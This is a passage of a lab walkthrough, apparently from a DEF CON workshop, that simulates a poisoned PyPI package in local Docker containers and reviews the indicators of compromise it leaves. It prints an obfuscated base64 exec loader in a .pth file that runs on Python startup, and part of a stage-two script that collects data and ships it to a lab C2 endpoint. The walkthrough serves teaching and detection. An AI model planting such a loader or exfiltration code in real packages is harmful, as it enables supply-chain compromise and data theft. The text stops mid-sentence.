Version 2 - PyPI Compromise

Challenge questions

1. How do PyPI libraries work?
2. How can we leverage native PyPI capabilities to compromise?

Prerequisites

1. VS Code
2. Docker Desktop and Docker Compose
3. Powershell 7 o PowerShell 5.1
4. Notepad++
5. Docker Desktop
6. 7-Zip
7. Edge

Now we will see the first attack vector that will give us initial access by implementing tactics, techniques, and procedures (TTP) used by real attacks[2].

How does it work?

Python libraries distributed through PyPI can include `.pth` files, a legitimate mechanism that Python processes automatically upon starting the interpreter. Attackers abuse this capability to execute code transparently during Python's startup, without the application needing to explicitly invoke that code. By distributing a compromised package, the `.pth` file becomes an early execution point that allows for establishing persistence, loading additional components, or initiating other malicious actions from an apparently legitimate package.


How are the TTPs implemented?


We begin by preparing the laboratory for the simulation of a supply chain compromise via a poisoned PyPI library. From a PowerShell terminal located in the project folder, we execute the following scripts to generate the necessary artifacts, build the execution environment, and start the controlled infrastructure that will be used during the demonstration.

1. Set-ExecutionPolicy -Scope Process Bypass
2. .\scripts\build-lab.ps1
   Note: Docket Desktop must be started.
   a. Creates necessary directories `dist`, `keys`, and `output`, if they do not exist.
   b. Builds clean and poisoned Python packages (wheels).
   c. Generates Docker containers

[2] https://www.endorlabs.com/learn/teampcp-isnt-done

Information from the poisoned library which contains malicious files: defcon_stage1.py, litellm_init.pth; and the modified RECORD file.






Construction of images for simulated services:




3. .\scripts\start-lab.ps1
    a. Brings up the `lab-c2`, `kube-api`, and `victim-python` containers.

Container creation




$compose = ".\docker-compose.yml"
docker compose -f $compose ps

```
PS C:\Users\User01> cd C:\Users\User01\Documents\DEFCON34-LABS\pypi
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> $Compose = ".\docker-compose.yml"
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose ps
NAME      IMAGE     COMMAND   SERVICE   CREATED   STATUS    PORTS
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose ps
NAME                  IMAGE                 COMMAND                  SERVICE
                PORTS
pypi-kube-api-1       pypi-kube-api         "python /lab/service…"   kube-api
ute (healthy)
pypi-lab-c2-1         pypi-lab-c2           "python /lab/service…"   lab-c2
ute (healthy)   127.0.0.1:43120->43120/tcp
pypi-victim-python-1  pypi-victim-python    "sleep infinity"         victim-python
```



The victim container has the clean and poisoned libraries.




```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh
# exit
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'find /lab/dist /lab/output -maxdepth 5 -type f -printf "%p %s bytes\n" 2>/dev/null | sort'
/lab/dist/.gitkeep/lab/dist/clean/defcon_litellm_client-1.0.0-py3-none-any.whl/lab/dist/poisoned/defcon_litellm_client-1
.0.0-py3-none-any.whl
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

4. .\scripts\run-clean.ps1
    a. Installs the clean version of the package from the .whl file in the victim-python container.
    b. Start the Python interpreter


Metadata review of the installed clean library:
docker compose -f $Compose exec victim-python `
pip show -f defcon-litellm-client

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python `
>>   pip show defcon-litellm-client
Name: defcon-litellm-client
Version: 1.0.0
Summary: Harmless workshop client
Home-page:
Author:
Author-email:
License:
Location: /usr/local/lib/python3.12/site-packages
Requires:
Required-by:
```

Review that no .pth file associated with the poisoned library exists:
docker compose -f $Compose exec victim-python sh -c `
*'find /usr/local/lib/python3.12/site-packages -iname "*defcon*" -o -iname "*litellm*"'*

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'find /usr/local/lib/python3.12/site-packages -iname "*defcon*" -o -iname "*litellm*"'
/usr/local/lib/python3.12/site-packages/defcon_litellm_client-1.0.0.dist-info
/usr/local/lib/python3.12/site-packages/defcon_litellm
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

The same from Docker Desktop



We run the Python command interpreter:
docker compose -f $Compose exec victim-python ` python -c "print('Clean interpreter started')"

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python `
>>   python -c "print('Clean interpreter started')"
Clean interpreter started
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

We requested the C2 and it has not received any events:



5. Set-ExecutionPolicy -Scope Process Bypass
   .\scripts\run-poisoned.ps1
   a. Installs the compromised version from the .whl file in the victim-python container.
   b. Starts the Python interpreter which causes Python to process site-packages and execute the code contained in the .pth file.

First Stage (IOCs):

Installation of the poisoned library.

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> .\scripts\run-poisoned.ps1
Found existing installation: defcon-litellm-client 1.0.0
Uninstalling defcon-litellm-client-1.0.0:
  Successfully uninstalled defcon-litellm-client-1.0.0
Processing ./dist/poisoned/defcon_litellm_client-1.0.0-py3-none-any.whl
Installing collected packages: defcon-litellm-client
Successfully installed defcon-litellm-client-1.0.0
Python 3.12.13
```

Review files associated with the poisoned library:

docker compose -f $Compose exec victim-python `
pip show -f defcon-litellm-client

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python `
>>   pip show -f defcon-litellm-client
Name: defcon-litellm-client
Version: 1.0.0
Summary: Harmless workshop client
Home-page:
Author:
Author-email:
License:
Location: /usr/local/lib/python3.12/site-packages
Requires:
Required-by:
Files:
  __pycache__/defcon_stage1.cpython-312.pyc
  defcon_litellm/__init__.py
  defcon_litellm/__pycache__/__init__.cpython-312.pyc
  defcon_litellm_client-1.0.0.dist-info/INSTALLER
  defcon_litellm_client-1.0.0.dist-info/METADATA
  defcon_litellm_client-1.0.0.dist-info/RECORD
  defcon_litellm_client-1.0.0.dist-info/REQUESTED
  defcon_litellm_client-1.0.0.dist-info/WHEEL
  defcon_litellm_client-1.0.0.dist-info/direct_url.json
  defcon_litellm_client-1.0.0.dist-info/top_level.txt
  defcon_stage1.py
  litellm_init.pth
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

Review existence of .pth file

docker compose -f $Compose exec victim-python sh -c `
'find /usr/local/lib/python3.12/site-packages -name ".pth" -print'*

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'find /usr/local/lib/python3.12/site-packages -name "*.pth" -print'
/usr/local/lib/python3.12/site-packages/litellm_init.pth
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

Review content of .pth file:

docker compose -f $Compose exec victim-python sh -c `
'cat /usr/local/lib/python3.12/site-packages/litellm_init.pth'


```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'cat /usr/local/lib/python3.12/site-packages/litellm_init.pth'
import base64;exec(base64.b64decode(b'aW1wb3J0IGRlZmNvbl9zdGFnZTE='))
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

Review existence of .pth file in RECORD

docker compose -f $Compose exec victim-python sh -c `
*'grep -R "litellm_init.pth" /usr/local/lib/python3.12/site-packages/*dist-info/RECORD'*

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'grep -R "litellm_init.pth" /usr/local/lib/python3.12/site-packages/*dist-info/RECORD'
/usr/local/lib/python3.12/site-packages/defcon_litellm_client-1.0.0.dist-info/RECORD:litellm_init.pth,sha256=zLGugon-9a2
OUwZQHbbbcJKqOWcUzou7G-S1mzsv4R0,70
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

View from Docker Desktop:



Second Stage (IOCs):

Look for the file (/lab/output/tmp/stage2-<random-value>.py) generated by defcon_stage1.py:

docker compose -f $Compose exec victim-python sh -c `
'ls -la /lab/output/tmp/stage2-.py'*

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'ls -la /lab/output/tmp/stage2-*.py'
-rw------- 1 root root 4614 Aug  1 15:14 /lab/output/tmp/stage2-amz3n9gv.py
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```


See first lines of content of stage2-<random-value>.py file:

docker compose -f $Compose exec victim-python sh -c ` 'sed -n "1,120p"
/lab/output/tmp/stage2-.py'*

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'sed -n "1,120p" /lab/output/tmp/stage2-*.py'
import base64, json, os, pathlib, subprocess, urllib.request, uuid

def run(args: list[str], input_data: bytes | None = None) -> bytes:
    return subprocess.run(args, input=input_data, check=True, capture_output=True).stdout

def ship_archive(archive: pathlib.Path, output: pathlib.Path) -> None:
    url = os.environ.get("DEFCON_C2_URL")
    if url != "http://lab-c2:43120/collect": raise SystemExit("Unexpected C2 endpoint")
    crypto = output / "crypto"
```



Queries made to Kubernetes:
docker compose -f $Compose logs kube-api

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose logs kube-api
kube-api-1  | KUBE-LAB "GET /api/v1/namespaces HTTP/1.1" 200 -
kube-api-1  | KUBE-LAB "GET /api/v1/namespaces HTTP/1.1" 200 -
kube-api-1  | KUBE-LAB "GET /api/v1/namespaces HTTP/1.1" 200 -
kube-api-1  | KUBE-LAB "GET /api/v1/namespaces HTTP/1.1" 200 -
kube-api-1  | KUBE-LAB "GET /api/v1/namespaces HTTP/1.1" 200 -
```

Encrypted file containing collected data:
docker compose -f $Compose exec victim-python sh -c `
'ls -lh /lab/output/crypto/collection.enc; sha256sum /lab/output/crypto/collection.enc'

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'ls -lh /lab/output/crypto/collection.enc; sha256sum /lab/output/crypto/collection.enc'
-rw-r--r-- 1 root root 1.5K Aug  1 15:14 /lab/output/crypto/collection.enc
d43fb1593184e6dfd131b72051960f839430f6b9ff9b6e37da08bff930cc6d90  /lab/output/crypto/collection.enc
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

Content of encrypted file (nothing in clear text):
docker compose -f $Compose exec victim-python sh -c `
'od -An -tx1 -N 64 /lab/output/crypto/collection.enc'

```
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi> docker compose -f $Compose exec victim-python sh -c `
>>   'od -An -tx1 -N 64 /lab/output/crypto/collection.enc'
 93 93 6b ca c3 78 30 ee 3a 7a 4d 2f c5 df 3d 37
 cf 1a f7 32 7d 62 ab ff 68 25 e5 f0 29 6a e0 3e
 c9 d2 dd 86 f1 d0 10 b6 ae 8c 48 89 aa b1 44 4a
 aa cb 2f b5 49 ce d2 b9 1e 2c 0b e6 73 28 7a b5
PS C:\Users\User01\Documents\DEFCON34-LABS\pypi>
```

Review of the request made to the C2 to send collected data. This demonstrates that:

